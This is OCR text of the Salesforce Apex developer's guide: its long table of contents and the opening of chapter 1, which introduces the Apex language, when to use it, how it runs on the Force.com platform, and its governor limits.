CONTENTS

GETTING STARTED 1

Chapter 1: Introducing Apex 1

What is Apex? 2
When Should I Use Apex? 3
How Does Apex Work? 4
Developing Code in the Cloud 5
What's New? 5
Understanding Apex Core Concepts 7

Chapter 2: Apex Development Process 12

What is the Apex Development Process? 13
Create a Developer or Sandbox Org 13
Learning Apex 14
Writing Apex Using Development Environments 15
Writing Tests 16
Deploying Apex to a Sandbox Organization 17
Deploying Apex to a Salesforce Production Organization 17
Adding Apex Code to a Force.com AppExchange App 17

Chapter 3: Apex Quick Start 19

Writing Your First Apex Class and Trigger 19
- Create a Custom Object 19
- Adding an Apex Class 20
- Add an Apex Trigger 21
- Add a Test Class 22
- Deploying Components to Production 24

WRITING APEX 26

Chapter 4: Data Types and Variables 26

Data Types 27
Primitive Data Types 27
Collections 30
- Lists 30
- Sets 33
- Maps 33
- Parameterized Typing 35

Enums 35
Variables 37

Constants . . . 38
Expressions and Operators . . . 39
Understanding Expressions . . . 39
Understanding Expression Operators . . . 40
Understanding Operator Precedence . . . 45
Using Comments . . . 46
Assignment Statements . . . 46
Understanding Rules of Conversion . . . 47

Chapter 5: Control Flow Statements . . . 49

Conditional (If-Else) Statements . . . 50
Loops . . . 50
Do-While Loops . . . 51
While Loops . . . 51
For Loops . . . 51

Chapter 6: Classes, Objects, and Interfaces . . . 54

Understanding Classes . . . 54
Apex Class Definition . . . 55
Class Variables . . . 56
Class Methods . . . 57
Using Constructors . . . 59
Access Modifiers . . . 61
Static and Instance Methods, Variables, and Initialization Code . . . 61
Apex Properties . . . 65
Extending a Class . . . 68
Extended Class Example . . . 69
Understanding Interfaces . . . 73
Custom Iterators . . . 74
Keywords . . . 76
Using the final Keyword . . . 77
Using the instanceof Keyword . . . 77
Using the super Keyword . . . 77
Using the this Keyword . . . 78
Using the transient Keyword . . . 79
Using the with sharing or without sharing Keywords . . . 80
Annotations . . . 81
AuraEnabled Annotation . . . 82
Deprecated Annotation . . . 82
Future Annotation . . . 83
InvocableMethod Annotation . . . 84
InvocableVariable Annotation . . . 85
IsTest Annotation . . . 88
ReadOnly Annotation . . . 91

RemoteAction Annotation . . . 92
TestSetup Annotation . . . 92
TestVisible Annotation . . . 93
Apex REST Annotations . . . 94
Classes and Casting . . . 95
Classes and Collections . . . 97
Collection Casting . . . 98
Differences Between Apex Classes and Java Classes . . . 98
Class Definition Creation . . . 99
Naming Conventions . . . 100
Name Shadowing . . . 101
Namespace Prefix . . . 101
Using the System Namespace . . . 102
Using the Schema Namespace . . . 103
Namespace, Class, and Variable Name Precedence . . . 104
Type Resolution and System Namespace for Types . . . 105
Apex Code Versions . . . 105
Setting the Salesforce API Version for Classes and Triggers . . . 106
Setting Package Versions for Apex Classes and Triggers . . . 107
Lists of Custom Types and Sorting . . . 107
Using Custom Types in Map Keys and Sets . . . 107

Chapter 7: Working with Data in Apex . . . 111

sObject Types . . . 112
Accessing sObject Fields . . . 113
Validating sObjects and Fields . . . 114
Adding and Retrieving Data . . . 114
DML . . . 115
DML Statements vs. Database Class Methods . . . 115
DML Operations As Atomic Transactions . . . 117
How DML Works . . . 117
DML Operations . . . 118
DML Exceptions and Error Handling . . . 130
More About DML . . . 131
Locking Records . . . 143
SOQL and SOSL Queries . . . 144
Working with SOQL and SOSL Query Results . . . 145
Accessing sObject Fields Through Relationships . . . 146
Understanding Foreign Key and Parent-Child Relationship SOQL Queries . . . 147
Working with SOQL Aggregate Functions . . . 148
Working with Very Large SOQL Queries . . . 148
Using SOQL Queries That Return One Record . . . 151
Improving Performance by Not Searching on Null Values . . . 151
Working with Polymorphic Relationships in SOQL Queries . . . 152

Using Apex Variables in SOQL and SOSL Queries . . . 153
Querying All Records with a SOQL Statement . . . 155
SOQL For Loops . . . 155
sObject Collections . . . 157
Lists of sObjects . . . 157
Sorting Lists of sObjects . . . 159
Expanding sObject and List Expressions . . . 162
Sets of Objects . . . 163
Maps of sObjects . . . 163
Dynamic Apex . . . 165
Understanding Apex Describe Information . . . 166
Using Field Tokens . . . 168
Understanding Describe Information Permissions . . . 169
Describing sObjects Using Schema Method . . . 170
Describing Tabs Using Schema Methods . . . 170
Accessing All sObjects . . . 172
Accessing All Data Categories Associated with an sObject . . . 172
Dynamic SOQL . . . 177
Dynamic SOSL . . . 178
Dynamic DML . . . 180
Apex Security and Sharing . . . 182
Enforcing Sharing Rules . . . 182
Enforcing Object and Field Permissions . . . 184
Class Security . . . 185
Understanding Apex Managed Sharing . . . 186
Security Tips for Apex and Visualforce Development . . . 199
Custom Settings . . . 206

WAYS TO INVOKE APEX . . . 208

Chapter 8: Invoking Apex . . . 208

Anonymous Blocks . . . 209
Triggers . . . 210
Bulk Triggers . . . 211
Trigger Syntax . . . 212
Trigger Context Variables . . . 212
Context Variable Considerations . . . 214
Common Bulk Trigger Idioms . . . 215
Defining Triggers . . . 217
Triggers and Merge Statements . . . 218
Triggers and Recovered Records . . . 219
Triggers and Order of Execution . . . 219
Operations That Don't Invoke Triggers . . . 221
Entity and Field Considerations in Triggers . . . 222

Triggers for Chatter Objects . . . 224
Trigger Exceptions . . . 226
Trigger and Bulk Request Best Practices . . . 226
Asynchronous Apex . . . 227
Future Methods . . . 228
Future Methods with Higher Limits (Pilot) . . . 231
Queueable Apex . . . 232
Apex Scheduler . . . 234
Batch Apex . . . 241
Web Services . . . 254
Exposing Apex Methods as SOAP Web Services . . . 254
Exposing Apex Classes as REST Web Services . . . 257
Apex Email Service . . . 266
Using the InboundEmail Object . . . 267
Visualforce Classes . . . 269
Invoking Apex Using JavaScript . . . 269
JavaScript Remoting . . . 269
Apex in AJAX . . . 270

Chapter 9: Apex Transactions and Governor Limits . . . 272

Apex Transactions . . . 273
Execution Governors and Limits . . . 274
Set Up Governor Limit Email Warnings . . . 281
Running Apex within Governor Execution Limits . . . 282

Chapter 10: Using Salesforce Features with Apex . . . 285

Actions . . . 286
Approval Processing . . . 286
Apex Approval Processing Example . . . 287
Authentication . . . 288
Create a Custom Authentication Provider Plug-in . . . 288
Chatter Answers and Ideas . . . 294
Chatter in Apex . . . 294
Chatter in Apex Examples . . . 295
Chatter in Apex Features . . . 323
Using ConnectApi Input and Output Classes . . . 355
Understanding Limits for ConnectApi Classes . . . 356
Serializing and Deserializing ConnectApi Objects . . . 356
ConnectApi Versioning and Equality Checking . . . 356
Casting ConnectApi Objects . . . 357
Wildcards . . . 357
Testing ConnectApi Code . . . 358
Differences Between ConnectApi Classes and Other Apex Classes . . . 359
Moderate Chatter Private Messages with Triggers . . . 360

Moderate Feed Items with Triggers . . . 363
Communities . . . 363
Email . . . 364
Inbound Email . . . 364
Outbound Email . . . 364
Platform Cache . . . 366
Platform Cache Features . . . 367
Platform Cache Considerations . . . 368
Platform Cache Limits . . . 369
Platform Cache Partitions . . . 370
Platform Cache Internals . . . 371
Store and Retrieve Values from the Session Cache . . . 372
Use a Visualforce Global Variable for the Session Cache . . . 373
Store and Retrieve Values from the Org Cache . . . 374
Platform Cache Best Practices . . . 375
Salesforce Knowledge . . . 378
Knowledge Management . . . 379
Promoted Search Terms . . . 379
Suggest Salesforce Knowledge Articles . . . 380
Salesforce Connect . . . 383
Salesforce Connect . . . 384
Writable External Objects . . . 387
Get Started with the Apex Connector Framework . . . 387
Key Concepts About the Apex Connector Framework . . . 394
Considerations for the Apex Connector Framework . . . 403
Apex Connector Framework Examples . . . 403
Salesforce Reports and Dashboards API via Apex . . . 421
Requirements and Limitations . . . 422
Run Reports . . . 422
List Asynchronous Runs of a Report . . . 423
Get Report Metadata . . . 424
Get Report Data . . . 424
Filter Reports . . . 425
Decode the Fact Map . . . 426
Test Reports . . . 429
Force.com Sites . . . 431
Rewriting URLs for Force.com Sites . . . 431
Support Classes . . . 438
Territory Management 2.0 . . . 439
Visual Workflow . . . 441
Getting Flow Variables . . . 441
Passing Data to a Flow Using the Process.Plugin Interface . . . 442

Chapter 11: Integration and Apex Utilities . . . 456

Invoking Callouts Using Apex . . . 457
Adding Remote Site Settings . . . 457
Named Credentials as Callout Endpoints . . . 457
SOAP Services: Defining a Class from a WSDL Document . . . 461
Invoking HTTP Callouts . . . 474
Using Certificates . . . 482
Callout Limits and Limitations . . . 484
Make Long-Running Callouts from a Visualforce Page . . . 485
JSON Support . . . 498
Roundtrip Serialization and Deserialization . . . 500
JSON Generator . . . 502
JSON Parsing . . . 503
XML Support . . . 506
Reading and Writing XML Using Streams . . . 506
Reading and Writing XML Using the DOM . . . 510
Securing Your Data . . . 513
Encoding Your Data . . . 516
Using Patterns and Matchers . . . 516
Using Regions . . . 518
Using Match Operations . . . 518
Using Bounds . . . 518
Understanding Capturing Groups . . . 519
Pattern and Matcher Example . . . 519

FINISHING TOUCHES . . . 522

Chapter 12: Debugging Apex . . . 522

Debug Log . . . 523
Working with Logs in the Developer Console . . . 527
Debugging Apex API Calls . . . 541
Debug Log Order of Precedence . . . 542
Exceptions in Apex . . . 543
Exception Statements . . . 544
Exception Handling Example . . . 546
Built-In Exceptions and Common Methods . . . 548
Catching Different Exception Types . . . 552
Create Custom Exceptions . . . 553

Chapter 13: Testing Apex . . . 556

Understanding Testing in Apex . . . 557
What to Test in Apex . . . 557
What are Apex Unit Tests? . . . 558
Accessing Private Test Class Members . . . 561
Understanding Test Data . . . 563

Isolation of Test Data from Organization Data in Unit Tests . . . 563
Using the isTest(SeeAllData=true) Annotation . . . 564
Loading Test Data . . . 565
Common Test Utility Classes for Test Data Creation . . . 567
Using Test Setup Methods . . . 568
Run Unit Test Methods . . . 569
Using the runAs Method . . . 573
Using Limits, startTest, and stopTest . . . 575
Adding SOSL Queries to Unit Tests . . . 575
Testing Best Practices . . . 576
Testing Example . . . 577
Testing and Code Coverage . . . 582
Code Coverage Best Practices . . . 585
Build a Mocking Framework with the Stub API . . . 586

Chapter 14: Deploying Apex . . . 591

Using Change Sets To Deploy Apex . . . 592
Using the Force.com IDE to Deploy Apex . . . 592
Using the Force.com Migration Tool . . . 592
Understanding deploy . . . 594
Understanding retrieve . . . 595
Using SOAP API to Deploy Apex . . . 597

Chapter 15: Distributing Apex Using Managed Packages . . . 598

What is a Package? . . . 599
Package Versions . . . 599
Deprecating Apex . . . 600
Behavior in Package Versions . . . 600
Versioning Apex Code Behavior . . . 600
Apex Code Items that Are Not Versioned . . . 601
Testing Behavior in Package Versions . . . 602

Chapter 16: Reference . . . 604

Apex DML Operations . . . 606
Apex DML Statements . . . 606
ApexPages Namespace . . . 610
Action Class . . . 611
Component Class . . . 613
IdeaStandardController Class . . . 615
IdeaStandardSetController Class . . . 617
KnowledgeArticleVersionStandardController Class . . . 620
Message Class . . . 624
StandardController Class . . . 628
StandardSetController Class . . . 633

AppLauncher Namespace 642
AppMenu Class 642
Approval Namespace 644
LockResult Class 645
ProcessRequest Class 647
ProcessResult Class 649
ProcessSubmitRequest Class 651
ProcessWorkitemRequest Class 655
UnlockResult Class 657
Auth Namespace 659
AuthConfiguration Class 661
AuthProviderCallbackState Class 668
AuthProviderPlugin Interface 670
AuthProviderPluginClass Class 674
AuthProviderTokenResponse Class 683
AuthToken Class 686
CommunitiesUtil Class 690
ConnectedAppPlugin Class 692
InvocationContext Enum 698
JWS Class 699
JWT Class 702
JWTBearerTokenExchange Class 707
OAuthRefreshResult Class 712
RegistrationHandler Interface 715
SamlJitHandler Interface 720
SessionManagement Class 724
SessionLevel Enum 732
UserData Class 733
VerificationPolicy Enum 738
Auth Exceptions 738
Cache Namespace 740
Org Class 740
OrgPartition Class 753
Partition Class 756
Session Class 767
SessionPartition Class 779
Cache Exceptions 782
Visibility Enum 783
Canvas Namespace 783
ApplicationContext Interface 784
CanvasLifecycleHandler Interface 787
ContextTypeEnum Enum 789
EnvironmentContext Interface 790
RenderContext Interface 796

Test Class . . . 798
Canvas Exceptions . . . 801
ChatterAnswers Namespace . . . 802
AccountCreator Interface . . . 802
ConnectApi Namespace . . . 804
ActionLinks Class . . . 806
Announcements Class . . . 815
Chatter Class . . . 820
ChatterFavorites Class . . . 826
ChatterFeeds Class . . . 846
ChatterGroups Class . . . 1130
ChatterMessages Class . . . 1174
ChatterUsers Class . . . 1198
Communities Class . . . 1228
CommunityModeration Class . . . 1230
ContentHub Class . . . 1254
Datacloud Class . . . 1289
EmailMergeFieldService Class . . . 1294
ExternalEmailServices Class . . . 1295
Knowledge Class . . . 1296
ManagedTopics Class . . . 1300
Mentions Class . . . 1313
Organization Class . . . 1319
QuestionAndAnswers Class . . . 1320
Recommendations Class . . . 1323
Records Class . . . 1384
SalesforceInbox Class . . . 1387
Topics Class . . . 1388
UserProfiles Class . . . 1422
Zones Class . . . 1432
ConnectApi Input Classes . . . 1442
ConnectApi Output Classes . . . 1483
ConnectApi Enums . . . 1631
ConnectApi Exceptions . . . 1649
Database Namespace . . . 1649
Batchable Interface . . . 1650
BatchableContext Interface . . . 1652
DeletedRecord Class . . . 1653
DeleteResult Class . . . 1654
DMLOptions Class . . . 1656
DmlOptions.AssignmentRuleHeader Class . . . 1659
DMLOptions.DuplicateRuleHeader Class . . . 1661
DmlOptions.EmailHeader Class . . . 1663
DuplicateError Class . . . 1665

EmptyRecycleBinResult Class 1667
Error Class 1669
GetDeletedResult Class 1670
GetUpdatedResult Class 1672
LeadConvert Class 1673
LeadConvertResult Class 1681
MergeResult Class 1683
QueryLocator Class 1685
QueryLocatorIterator Class 1686
SaveResult Class 1687
UndeleteResult Class 1690
UpsertResult Class 1691
Datacloud Namespace 1693
AdditionalInformationMap Class 1693
DuplicateResult Class 1694
FieldDiff Class 1699
MatchRecord Class 1700
MatchResult Class 1702
DataSource Namespace 1704
AsyncDeleteCallback Class 1707
AsyncSaveCallback Class 1708
AuthenticationCapability Enum 1708
AuthenticationProtocol Enum 1709
Capability Enum 1709
Column Class 1711
ColumnSelection Class 1726
Connection Class 1728
ConnectionParams Class 1733
DataSourceUtil Class 1737
DataType Enum 1738
DeleteContext Class 1739
DeleteResult Class 1740
Filter Class 1743
FilterType Enum 1745
IdentityType Enum 1746
Order Class 1746
OrderDirection Enum 1748
Provider Class 1749
QueryAggregation Enum 1750
QueryContext Class 1751
QueryUtils Class 1753
ReadContext Class 1756
SearchContext Class 1757
SearchUtils Class 1759

Table Class 1760
TableResult Class 1764
TableSelection Class 1769
UpsertContext Class 1771
UpsertResult Class 1772
DataSource Exceptions 1775
Dom Namespace 1776
Document Class 1776
XmlNode Class 1779
Flow Namespace 1789
Interview Class 1789
KbManagement Namespace 1792
PublishingService Class 1792
Messaging Namespace 1803
Email Class (Base Email Methods) 1804
EmailFileAttachment Class 1808
InboundEmail Class 1810
InboundEmail.BinaryAttachment Class 1816
InboundEmail.TextAttachment Class 1818
InboundEmailResult Class 1821
InboundEnvelope Class 1822
MassEmailMessage Class 1823
InboundEmail.Header Class 1825
PushNotification Class 1826
PushNotificationPayload Class 1829
RenderEmailTemplateBodyResult Class 1832
RenderEmailTemplateError Class 1833
SendEmailError Class 1835
SendEmailResult Class 1836
SingleEmailMessage Methods 1837
Process Namespace 1849
Plugin Interface 1849
PluginDescribeResult Class 1851
PluginDescribeResult.InputParameter Class 1854
PluginDescribeResult.OutputParameter Class 1857
PluginRequest Class 1860
PluginResult Class 1861
QuickAction Namespace 1862
DescribeAvailableQuickActionResult Class 1863
DescribeLayoutComponent Class 1864
DescribeLayoutItem Class 1866
DescribeLayoutRow Class 1867
DescribeLayoutSection Class 1869
DescribeQuickActionDefaultValue Class 1872

DescribeQuickActionResult Class 1873
QuickActionDefaults Class 1888
QuickActionDefaultsHandler Interface 1889
QuickActionRequest Class 1892
QuickActionResult Class 1896
SendEmailQuickActionDefaults Class 1898
Reports Namespace 1900
AggregateColumn Class 1903
BucketField Class 1905
BucketFieldValue Class 1912
BucketType Enum 1916
ColumnDataType Enum 1916
ColumnSortOrder Enum 1917
CrossFilter Class 1917
CsfGroupType Enum 1923
DateGranularity Enum 1923
DetailColumn Class 1924
Dimension Class 1925
EvaluatedCondition Class 1925
EvaluatedConditionOperator Enum 1929
FilterOperator Class 1930
FilterValue Class 1931
FormulaType Enum 1932
GroupingColumn Class 1932
GroupingInfo Class 1933
GroupingValue Class 1935
NotificationAction Interface 1937
NotificationActionContext Class 1938
ReportCsf Class 1940
ReportCurrency Class 1949
ReportDataCell Class 1950
ReportDescribeResult Class 1951
ReportDetailRow Class 1952
ReportDivisionInfo Class 1952
ReportExtendedMetadata Class 1953
ReportFact Class 1955
ReportFactWithDetails Class 1956
ReportFactWithSummaries Class 1957
ReportFilter Class 1958
ReportFormat Enum 1962
ReportInstance Class 1962
ReportManager Class 1965
ReportMetadata Class 1970
ReportResults Class 1989

ReportScopeInfo Class . . . 1992
ReportScopeValue Class . . . 1993
ReportType Class . . . 1994
ReportTypeColumn Class . . . 1995
ReportTypeColumnCategory Class . . . 1997
ReportTypeMetadata Class . . . 1999
SortColumn Class . . . 2000
StandardDateFilter Class . . . 2002
StandardDateFilterDuration Class . . . 2005
StandardDateFilterDurationGroup Class . . . 2007
StandardFilter Class . . . 2008
StandardFilterInfo Class . . . 2010
StandardFilterInfoPicklist Class . . . 2011
StandardFilterType Enum . . . 2012
SummaryValue Class . . . 2013
ThresholdInformation Class . . . 2014
TopRows Class . . . 2015
Reports Exceptions . . . 2018
Schema Namespace . . . 2019
ChildRelationship Class . . . 2020
DataCategory Class . . . 2022
DataCategoryGroupSobjectTypePair Class . . . 2023
DescribeColorResult Class . . . 2026
DescribeDataCategoryGroupResult Class . . . 2027
DescribeDataCategoryGroupStructureResult Class . . . 2030
DescribeFieldResult Class . . . 2032

DescribeTabSetResult Class . . . 2062
DisplayType Enum . . . 2065
FieldSet Class . . . 2066
FieldSetMember Class . . . 2070
PicklistEntry Class . . . 2072
RecordTypeInfo Class . . . 2074
SOAPType Enum . . . 2076
SObjectField Class . . . 2077
SObjectType Class . . . 2078
Search Namespace . . . 2080
KnowledgeSuggestionFilter Class . . . 2081
QuestionSuggestionFilter Class . . . 2086
SearchResult Class . . . 2089
SearchResults Class . . . 2091
SuggestionOption Class . . . 2092

SuggestionResult Class 2094
SuggestionResults Class 2094
Site Namespace 2095
UrlRewriter Interface 2096
Site Exceptions 2097
Support Namespace 2098
EmailTemplateSelector Interface 2098
MilestoneTriggerTimeCalculator Interface 2100
System Namespace 2102
Address Class 2107
Answers Class 2112
ApexPages Class 2114
Approval Class 2116
Blob Class 2128
Boolean Class 2130
BusinessHours Class 2132
Cases Class 2136
Comparable Interface 2136
Continuation Class 2139
Cookie Class 2143
Crypto Class 2147
Custom Settings Methods 2159
Database Class 2170
Date Class 2211
Datetime Class 2222
Decimal Class 2245
Double Class 2258
EncodingUtil Class 2262
Enum Methods 2266
Exception Class and Built-In Exceptions 2266
FlexQueue Class 2269
Http Class 2272
HttpCalloutMock Interface 2273
HttpRequest Class 2274
HttpResponse Class 2284
Id Class 2290
Ideas Class 2296
InstallHandler Interface 2301
Integer Class 2304
JSON Class 2306
JSONGenerator Class 2312
JSONParser Class 2326
JSONToken Enum 2339
Limits Class 2339

List Class 2352
Location Class 2365
Long Class 2368
Map Class 2370
Matcher Class 2382
Math Class 2394
Messaging Class 2420
MultiStaticResourceCalloutMock Class 2425
Network Class 2427
PageReference Class 2432
Pattern Class 2441
Queueable Interface 2445
QueueableContext Interface 2447
QuickAction Class 2448
RemoteObjectController 2452
ResetPasswordResult Class 2455
RestContext Class 2456
RestRequest Class 2457
RestResponse Class 2463
SandboxPostCopy Interface 2467
Schedulable Interface 2468
SchedulableContext Interface 2469
Schema Class 2470
Search Class 2474
SelectOption Class 2477
Set Class 2483
Site Class 2494
sObject Class 2514
StaticResourceCalloutMock Class 2533
String Class 2535
StubProvider Interface 2609
System Class 2611
Test Class 2632
Time Class 2645
TimeZone Class 2650
Trigger Class 2653
Type Class 2656
UninstallHandler Interface 2661
URL Class 2664
UserInfo Class 2672

GETTING STARTED

CHAPTER 1 Introducing Apex

In this chapter ...

- What is Apex?
- When Should I Use Apex?
- How Does Apex Work?
- Developing Code in the Cloud
- What's New?
- Understanding Apex Core Concepts

Salesforce has changed the way organizations do business by moving enterprise applications that were traditionally client-server-based into an on-demand, multitenant Web environment, the Force.com platform. This environment allows organizations to run and customize applications, such as Salesforce Automation and Service & Support, and build new custom applications based on particular business needs.

While many customization options are available through the Salesforce user interface, such as the ability to define new fields, objects, workflow, and approval processes, developers can also use the SOAP API to issue data manipulation commands such as `delete()`, `update()` or `upsert()`, from client-side programs.

These client-side programs, typically written in Java, JavaScript, .NET, or other programming languages grant organizations more flexibility in their customizations. However, because the controlling logic for these client-side programs is not located on Force.com platform servers, they are restricted by:

- The performance costs of making multiple round-trips to the Salesforce site to accomplish common business transactions
- The cost and complexity of hosting server code, such as Java or .NET, in a secure and robust environment

To address these issues, and to revolutionize the way that developers create on-demand applications, Salesforce introduces Force.com Apex code, the first multitenant, on-demand programming language for developers interested in building the next generation of business applications.

- What is Apex?—more about when to use Apex, the development process, and some limitations
- What's new in this Apex release?
- Apex Quick Start—delve straight into the code and write your first Apex class and trigger

What is Apex?

User Permissions Needed	
To define, edit, delete, set security, set version settings, show dependencies, and run tests for Apex classes:	"Author Apex"
To define, edit, delete, set version settings, and show dependencies for Apex triggers:	"Author Apex"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

You can add Apex to most system events.

As a language, Apex is:

Integrated

Apex provides built-in support for common Force.com platform idioms, including:

- Data manipulation language (DML) calls, such as `INSERT`, `UPDATE`, and `DELETE`, that include built-in `DmlException` handling
- Inline Salesforce Object Query Language (SOQL) and Salesforce Object Search Language (SOSL) queries that return lists of sObject records
- Looping that allows for bulk processing of multiple records at a time
- Locking syntax that prevents record update conflicts
- Custom public Force.com API calls that can be built from stored Apex methods
- Warnings and errors issued when a user tries to edit or delete a custom object or field that is referenced by Apex

Easy to use

Apex is based on familiar Java idioms, such as variable and expression syntax, block and conditional statement syntax, loop syntax, object and array notation, and so on. Where Apex introduces new elements, it uses syntax and semantics that are easy to understand and encourage efficient use of the Force.com platform. Consequently, Apex produces code that is both succinct and easy to write.

Data focused

Apex is designed to thread together multiple query and DML statements into a single unit of work on the Force.com platform server, much as developers use database stored procedures to thread together multiple transaction statements on a database server. Note that like other database stored procedures, Apex does not attempt to provide general support for rendering elements in the user interface.

Rigorous

Apex is a strongly-typed language that uses direct references to schema objects such as object and field names. It fails quickly at compile time if any references are invalid, and stores all custom field, object, and class dependencies in metadata to ensure they are not deleted while required by active Apex code.

Hosted

Apex is interpreted, executed, and controlled entirely by the Force.com platform.

Multitenant aware

Like the rest of the Force.com platform, Apex runs in a multitenant environment. Consequently, the Apex runtime engine is designed to guard closely against runaway code, preventing it from monopolizing shared resources. Any code that violates limits fails with easy-to-understand error messages.

Automatically upgradeable

Apex never needs to be rewritten when other parts of the Force.com platform are upgraded. Because compiled code is stored as metadata in the platform, Apex is upgraded as part of Salesforce releases.

Easy to test

Apex provides built-in support for unit test creation and execution, including test results that indicate how much code is covered, and which parts of your code could be more efficient. Salesforce ensures that all custom Apex code works as expected by executing all unit tests prior to any platform upgrades.

Versioned

You can save your Apex code against different versions of the Force.com API. This enables you to maintain behavior.

Apex is included in Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition, and Database.com.

When Should I Use Apex?

The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. When this is the case, the Force.com platform includes a number of ways for advanced administrators and developers to implement custom functionality. These include Apex, Visualforce, and the SOAP API.

Apex

Use Apex if you want to:

- Create Web services.
- Create email services.
- Perform complex validation over multiple objects.
- Create complex business processes that are not supported by workflow.
- Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object).
- Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless of whether it originates in the user interface, a Visualforce page, or from SOAP API.

Visualforce

Visualforce consists of a tag-based markup language that gives developers a more powerful way of building applications and customizing the Salesforce user interface. With Visualforce you can:

- Build wizards and other multistep processes.
- Create your own custom flow control through an application.
- Define navigation patterns and data-specific rules for optimal, efficient application interaction.

For more information, see the *Visualforce Developer's Guide*.

SOAP API


Use standard SOAP API calls if you want to add functionality to a composite application that processes only one type of record at a time and does not require any transactional control (such as setting a Savepoint or rolling back changes).

For more information, see the *SOAP API Developer's Guide*.

How Does Apex Work?

All Apex runs entirely on-demand on the Force.com platform, as shown in the following architecture diagram:

Apex is compiled, stored, and runs entirely on the Force.com platform



When a developer writes and saves Apex code to the platform, the platform application server first compiles the code into an abstract set of instructions that can be understood by the Apex runtime interpreter, and then saves those instructions as metadata.

When an end-user triggers the execution of Apex, perhaps by clicking a button or accessing a Visualforce page, the platform application server retrieves the compiled instructions from the metadata and sends them through the runtime interpreter before returning the result. The end-user observes no differences in execution time from standard platform requests.

Developing Code in the Cloud

The Apex programming language is saved and runs in the cloud—the Force.com multitenant platform. Apex is tailored for data access and data manipulation on the platform, and it enables you to add custom business logic to system events. While it provides many benefits for automating business processes on the platform, it is not a general purpose programming language. As such, Apex cannot be used to:

- Render elements in the user interface other than error messages
- Change standard functionality—Apex can only prevent the functionality from happening, or add additional functionality
- Create temporary files
- Spawn threads

Tip: All Apex code runs on the Force.com platform, which is a shared resource used by all other organizations. To guarantee consistent performance and scalability, the execution of Apex is bound by governor limits that ensure no single Apex execution impacts the overall service of Salesforce. This means all Apex code is limited by the number of operations (such as DML or SOQL) that it can perform within one process.

All Apex requests return a collection that contains from 1 to 50,000 records. You cannot assume that your code only works on a single record at a time. Therefore, you must implement programming patterns that take bulk processing into account. If you don't, you may run into the governor limits.


Understanding Apex Core Concepts

Apex code typically contains many things that you might be familiar with from other programming languages:

Programming elements in Apex




The section describes the basic functionality of Apex, as well as some of the core concepts.

Using Version Settings

